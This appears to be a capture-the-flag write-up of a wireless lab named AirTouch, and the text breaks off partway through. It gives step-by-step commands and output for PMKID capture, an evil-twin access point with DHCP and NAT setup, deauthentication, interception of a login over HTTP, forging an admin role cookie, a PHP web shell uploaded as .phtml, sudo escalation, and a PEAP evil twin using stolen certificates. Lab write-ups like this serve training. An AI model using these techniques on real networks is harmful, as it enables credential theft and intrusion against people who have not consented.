
Looking around we can find a few http requests, one contains a Cookie with a PHPSESSID and UserRole. The one after contains the website response.

If we had captured for a little longer we could’ve gotten
manager'scredentials
Web Credentials Method 2: Man in the Middle Evil-Twin
On the root directory of the machine we can find eaphammer which is a tool we can use for several wifi attacks. Based on the output of our airodump-ng scan earlier we notice that the AirTouch-Office AP has PMKID caching which means that we should be able to capture the cache.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
root@AirTouch-Consultant:~/eaphammer# ./eaphammer -i wlan1 --essid "AirTouch-Office" --bssid AC:8B:A9:AA:3F:D2 --pmkid --channel 44

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Bringing wlan1 down...
[*] Complete!
[*] Reticulating radio frequency splines...
Error: Could not create NMClient object: Could not connect: No such file or directory.

[*] Using nmcli to tell NetworkManager not to manage wlan1...

100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan1 no longer controlled by NetworkManager.
[*] Placing wlan1 into managed mode...
[*] Complete!
[*] Bringing wlan1 up...
[*] Complete!
[*] Scanning for nearby access points...
[*] Complete!
[*] Bringing wlan1 down...
[*] Complete!
[*] Placing wlan1 into monitor mode...
[*] Complete!
[*] Bringing wlan1 up...
[*] Complete!
[*] Creating filter file for target...
[*] Complete!
[*] Running hcxdumptool...
/root/eaphammer/local/hcxdumptool/hcxdumptool -i wlan1 -c 44 -o /root/eaphammer/tmp/hcxdumptool-output-2026-01-18-04-17-51-EMgHUFgBCiFok0khZuUSxOQP3UXOmvG4.txt --filtermode=2 --filterlist=/root/eaphammer/tmp/hcxdumptool-filter-2026-01-18-04-17-51-cJBIChMifXkCxFpVx0EEQt6jU2ouoO2a.txt --enable_status=3
warning: wpa_supplicant is running with pid 13459

 start capturing (stop with ctrl+c)
 INTERFACE:...............: wlan1
 FILTERLIST...............: 1 entries
 MAC CLIENT...............: fcc233a5dcb0
 MAC ACCESS POINT.........: 18421d55f76e (incremented on every new client)
 EAPOL TIMEOUT............: 150000
 REPLAYCOUNT..............: 63348
 ANONCE...................: 6891df8a788268c761f707b8c04e76ad07140f8d8516d4333527be090b023973

[04:17:59 - 044] ac8ba9aa3fd2 -> fcc233a5dcb0 AirTouch-Office [PROBERESPONSE, SEQUENCE 60, AP CHANNEL 44]
[04:17:59 - 044] ac8ba9f3a113 -> fcc233a5dcb0 AirTouch-Office [PROBERESPONSE, SEQUENCE 353, AP CHANNEL 44]
[04:18:01 - 044] 286c0712eea1 -> ac8ba9f3a113 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:18:01 - 044] ac8ba9f3a113 -> 286c0712eea1 [FOUND PMKID]
[04:18:01 - 044] ac8ba9f3a113 -> 286c0712eea1 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 196]
[04:18:01 - 044] c88a9a6ff9d2 -> ffffffffffff AccessLink [PROBEREQUEST, SEQUENCE 1221]
[04:18:01 - 044] c88a9a6ff9d2 -> ffffffffffff AirTouch-Office [PROBEREQUEST, SEQUENCE 1222]
[04:18:01 - 044] c88a9a6ff9d2 -> ac8ba9f3a113 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:18:01 - 044] ac8ba9f3a113 -> c88a9a6ff9d2 [FOUND PMKID]
[04:18:01 - 044] ac8ba9f3a113 -> c88a9a6ff9d2 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 122]
[04:18:21 - 044] 286c0712eef3 -> ac8ba9f3a113 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:18:21 - 044] ac8ba9f3a113 -> 286c0712eef3 [FOUND PMKID]
[04:18:21 - 044] ac8ba9f3a113 -> 286c0712eef3 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 149]
[04:18:30 - 044] c88a9a6ff9d2 -> ac8ba9aa3fd2 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:18:30 - 044] ac8ba9aa3fd2 -> c88a9a6ff9d2 [FOUND PMKID]
[04:18:30 - 044] ac8ba9aa3fd2 -> c88a9a6ff9d2 [FOUND AUTHORIZED HANDSHAKE, EAPOL TIMEOUT 228]
[04:18:32 - 044] 286c0712eea1 -> ac8ba9f3a113 <hidden ssid> [PROBEREQUEST, SEQUENCE 3430]
[04:18:39 - 044] 286c0712eea1 -> ac8ba9f3a113 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:19:02 - 044] c88a9a6ff9d2 -> ac8ba9aa3fd2 <hidden ssid> [PROBEREQUEST, SEQUENCE 1298]
[04:19:06 - 044] 286c0712eef3 -> ac8ba9f3a113 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:19:32 - 044] c88a9a6ff9d2 -> ac8ba9aa3fd2 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:19:38 - 044] 286c0712eea1 -> ac8ba9f3a113 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:20:30 - 044] 286c0712eef3 -> ac8ba9f3a113 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:20:31 - 044] c88a9a6ff9d2 -> ac8ba9aa3fd2 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
[04:20:42 - 044] 286c0712eea1 -> ac8ba9f3a113 AirTouch\r4ulcl [EAP RESPONSE ID, SEQUENCE 0]
Transferring the /root/eaphammer/tmp/hcxdumptool-output-2026-01-18-04-17-51-EMgHUFgBCiFok0khZuUSxOQP3UXOmvG4.txt file to our localhost, we aren’t able to dump any hashes but I can dump some identities.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
$ hcxpcapngtool -I identities.txt output.txt && cat identities.txt
hcxpcapngtool 6.3.5 reading from output.txt...

summary capture file
--------------------
file name................................: output.txt
version (pcapng).........................: 1.0
operating system.........................: Linux 5.4.0-216-generic
application..............................: hcxdumptool 4.2.1
interface name...........................: wlan1
interface vendor.........................: ac8ba9
openSSL version..........................: 1.1
weak candidate...........................: N/A
MAC ACCESS POINT.........................: 000000000000 (incremented on every new client)
MAC CLIENT...............................: 000000000000
REPLAYCOUNT..............................: 63348
ANONCE...................................: 6891df8a788268c761f707b8c04e76ad07140f8d8516d4333527be090b023973
SNONCE...................................: 0000000000000000000000000000000000000000000000000000000000000000
timestamp minimum (timestamp)............: 18.01.2026 04:17:59 (1768709879)
timestamp maximum (timestamp)............: 18.01.2026 04:22:27 (1768710147)
duration of the dump tool (minutes)......: 4
used capture interfaces..................: 1
link layer header type...................: DLT_IEEE802_11_RADIO (127)
endianness (capture system)..............: little endian
packets inside...........................: 710
packets received on 5 GHz................: 710
ESSID (total unique).....................: 2
PROBEREQUEST (undirected)................: 2
PROBEREQUEST (directed)..................: 2
PROBERESPONSE (total)....................: 2
ASSOCIATIONREQUEST (total)...............: 16
IDENTITIES...............................: 32
EAP (total)..............................: 608
EAP CODE request.........................: 288
EAP CODE response........................: 288
EAP ID...................................: 64
EAP-PEAP.................................: 512
EAPOL messages (total)...................: 64
EAPOL RSN messages.......................: 64
EAPOL ANONCE error corrections (NC)......: not detected
EAPOL M1 messages (total)................: 16
EAPOL M2 messages (total)................: 16
EAPOL M3 messages (total)................: 16
EAPOL M4 messages (total)................: 16
EAPOL M4 messages (zeroed NONCE).........: 16
RSN PMKID (total)........................: 16

frequency statistics from radiotap header (frequency: received packets)
-----------------------------------------------------------------------
 5220: 710

Information: no hashes written to hash files


session summary
---------------
processed pcapng files................: 1

AirTouch\r4ulcl
<SNIP>
We know that the AirTouch-Office AP is using WSPA2-EAP-PSK which is rather secure and requires certificate validation. Additionally we also know the ip address of the router's configuration web interface. We can attempt to create an evil-twin of AirTouch-Internet which has a stronger signal strength to force devices to connect to us. Alternatively instead of having a higher signal strength we can also perform a deauth attack against the network to force all devices to connect to us. We also have to setup a DHCP server to provide automatic IP addresses as well as perform IP forwarding & NAT to complete the MITM chain. Lastly we can create a fake login page for the router configuration webpage in case a user accesses it.
Setting up the Evil-Twin AP
Let’s write a configuration for the AP we’ll be using hostapd, I’ll write a configuration to /tmp/evil_twin.conf.
1
2
3
4
5
6
7
8
9
10
interface=wlan1
driver=nl80211
ssid=AirTouch-Internet
hw_mode=g
channel=6
wpa=2
wpa_passphrase=challenge
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP CCMP
rsn_pairwise=CCMP
Let’s start the Evil-Twin AP using the configuration file we wrote above.
1
2
3
4
5
6
root@AirTouch-Consultant:/home/consultant# sudo /root/eaphammer/local/hostapd-eaphammer/hostapd/hostapd-eaphammer /tmp/evil_twin.conf
Configuration file: /tmp/evil_twin.conf
rfkill: Cannot open RFKILL control device
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "AirTouch-Internet"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
Setting up the DHCP server
Now that we have an Evil-Twin AP running we have to be able to provide IP addresses to anyone who connects to the AP so let’s set up a DHCP server configuration, I’ll write it in /tmp/dhcp.conf
1
2
3
4
5
6
interface=wlan1
dhcp-range=10.0.0.10,10.0.0.100,255.255.255.0,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-dhcp
Let’s start up the DHCP server using dnsmasq
1
2
3
4
5
6
7
8
9
root@AirTouch-Consultant:/home/consultant# sudo dnsmasq -C /tmp/dhcp.conf -d
dnsmasq: started, version 2.90 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN DHCP DHCPv6 no-Lua TFTP conntrack ipset no-nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 10.0.0.10 -- 10.0.0.100, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 127.0.0.11#53
dnsmasq: read /etc/hosts - 10 names
Setting up the Forwarding and NAT rules
We have a malicious AP up and running however we need to set up the routes since we don’t have any of the routing protocols active. We’ll be manually setting the forwarding rules.
1
2
3
4
5
6
7
8
9
10
11
12
13
# Prepare Interface
root@AirTouch-Consultant:/home/consultant# sudo ip addr add 10.0.0.1/24 dev wlan1
root@AirTouch-Consultant:/home/consultant# sudo ip link set wlan1 up
# Enable ip routing
root@AirTouch-Consultant:/home/consultant# echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
tee: /proc/sys/net/ipv4/ip_forward: Read-only file system
1
root@AirTouch-Consultant:/home/consultant# cat /proc/sys/net/ipv4/ip_forward
1
# Redirect HTTP traffic to attacker machine
root@AirTouch-Consultant:/home/consultant# sudo iptables -t nat -A PREROUTING -i wlan1 -p tcp --dport 80 -j DNAT --to-destination 10.10.14.117:80
# Route traffic back to target
root@AirTouch-Consultant:/home/consultant# sudo iptables -t nat -A POSTROUTING -j MASQUERADE
Make sure to change the destination
ipto your attacker machineip
Setting up a Fake Web Login
Lastly I’ll set up a SOCAT listener to act as a fake login page on my attacker machine.
1
$ sudo socat -v -T 5 TCP-LISTEN:80,reuseaddr,fork -
Triggering the Deauth
We’re ready, now let’s deauth the hosts and hope they connect back to our access point.
1
2
3
4
5
6
7
8
9
10
root@AirTouch-Consultant:/home/consultant# sudo ip link set wlan2 down
root@AirTouch-Consultant:/home/consultant# sudo iw dev wlan2 set type monitor
root@AirTouch-Consultant:/home/consultant# sudo ip link set wlan2 up
root@AirTouch-Consultant:/home/consultant# sudo iw dev wlan2 set channel 6
root@AirTouch-Consultant:/home/consultant# sudo aireplay-ng -0 15 -a F0:9F:C2:A3:F1:A7 wlan2
03:15:55  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
03:15:55  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:A3:F1:A7]
<SNIP>
Once this is triggered if we check back on our SOCAT listener we get a hit!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
$ sudo socat -v -T 5 TCP-LISTEN:80,reuseaddr,fork -
> 2026/01/19 03:21:31.000384821  length=143 from=0 to=142
GET /lab.php HTTP/1.1\r
Host: 192.168.3.1\r
User-Agent: curl/7.88.1\r
Accept: */*\r
Cookie: PHPSESSID=gf32l0pv12eb3efcbh30l1d54i; UserRole=user\r
\r
GET /lab.php HTTP/1.1
Host: 192.168.3.1
User-Agent: curl/7.88.1
Accept: */*
Cookie: PHPSESSID=gf32l0pv12eb3efcbh30l1d54i; UserRole=user

> 2026/01/19 03:21:37.000050793  length=339 from=0 to=338
POST /login.php HTTP/1.1\r
Host: 192.168.3.1\r
User-Agent: curl/7.88.1\r
Accept: */*\r
Accept-Encoding: deflate, gzip, br, zstd\r
Cookie: PHPSESSID=gf32l0pv12eb3efcbh30l1d54i; UserRole=user\r
Content-Type: application/x-www-form-urlencoded\r
Connection: keep-alive\r
Content-Length: 58\r
\r
Username=manager&Password=[REDACTED]&Submit=LoginPOST /login.php HTTP/1.1
Host: 192.168.3.1
User-Agent: curl/7.88.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
Cookie: PHPSESSID=gf32l0pv12eb3efcbh30l1d54i; UserRole=user
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Content-Length: 58

Username=manager&Password=[REDACTED]&Submit=Login
Foothold on AirTouch-AP-PSK
We found a PHPSESSID and a UserRole cookie, as well as a username and password let’s use these to login to the router on 192.168.3.1

Let’s attempt to modify our UserRole cookie to admin to see if we’re able to gain additional access to gain additional access.

Success! we have gained additional access to a configuration file upload.
Knowing that the page is php I’ll write the following payload to get a web shell.
1
<?php system($_GET["cmd"])?>
Attempting to upload the malicious php file we get the following error:
1
Sorry, PHP and HTML files are not allowed.Sorry, your file was not uploaded.
Instead let’s try other formats, if we look into the javascript we can find mention of a phtml file, so let’s use that.
1
The file shell.phtml has been uploaded to folder uploads/
Let’s now visit http://192.168.3.1/uploads/w1ld.phtml and provide a cmd parameter.
1
2
3
http://192.168.3.1/uploads/w1ld.phtml?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Success we have an RCE! I’ll upload a rev-shell
1
www-data@AirTouch-AP-PSK:/var/www/html/uploads$
Root on AirTouch-AP-PSK
Interestingly I don’t see a database file to dump so I check the source code for the login and find cleartext credentials.
1
2
3
4
$logins = array(
    /*'user' => array('password' => '[REDACTED]', 'role' => 'admin'),*/
    'manager' => array('password' => '[REDACTED]', 'role' => 'user')
  );
We’re now able to swap over to the user who is also allowed to execute any command as root.
1
2
3
4
5
6
7
8
9
10
11
www-data@AirTouch-AP-PSK:/var/www/html$ su user
Password:
user@AirTouch-AP-PSK:/var/www/html$ sudo -l
Matching Defaults entries for user on AirTouch-AP-PSK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on AirTouch-AP-PSK:
    (ALL) NOPASSWD: ALL
user@AirTouch-AP-PSK:/var/www/html$ sudo su
root@AirTouch-AP-PSK:/var/www/html# ls -lash /root/user.txt
4.0K -rw-r----- 1 root 1001 33 Jan 18 19:48 /root/user.txt
Just like that, we have User!
Root
WPA2-EAP-PEAP Evil-Twin
Looking around we can find a backup of the certificates.
1
2
3
4
5
6
7
8
9
10
11
root@AirTouch-AP-PSK:~# ls -lash certs-backup/
total 40K
4.0K drwxr-xr-x 2 root root 4.0K Mar 27  2024 .
8.0K drwx------ 1 root root 4.0K Jan 18 19:48 ..
4.0K -rw-r--r-- 1 root root 1.1K Mar 27  2024 ca.conf
4.0K -rw-r--r-- 1 root root 1.7K Mar 27  2024 ca.crt
4.0K -rw-r--r-- 1 root root 1.1K Mar 27  2024 server.conf
4.0K -rw-r--r-- 1 root root 1.5K Mar 27  2024 server.crt
4.0K -rw-r--r-- 1 root root 1.1K Mar 27  2024 server.csr
4.0K -rw-r--r-- 1 root root  168 Mar 27  2024 server.ext
4.0K -rw-r--r-- 1 root root 1.7K Mar 27  2024 server.key
This is the missing piece of the puzzle we need to do an Evil-Twin attack against the WPA2-EAP-PEAP protected network AirTouch-Office. Let’s transfer these over to AirTouch-Consultant which has our EAPHAMMER and start an Evil-Twin attack.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
root@AirTouch-Consultant:/home/consultant# sudo /root/eaphammer/eaphammer -i wlan1 --essid AirTouch-Office --creds --server-cert /tmp/certs/certs-backup/server.crt --private-key /tmp/certs/certs-backup/server.key --ca-cert /tmp/certs/certs-backup/ca.crt

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
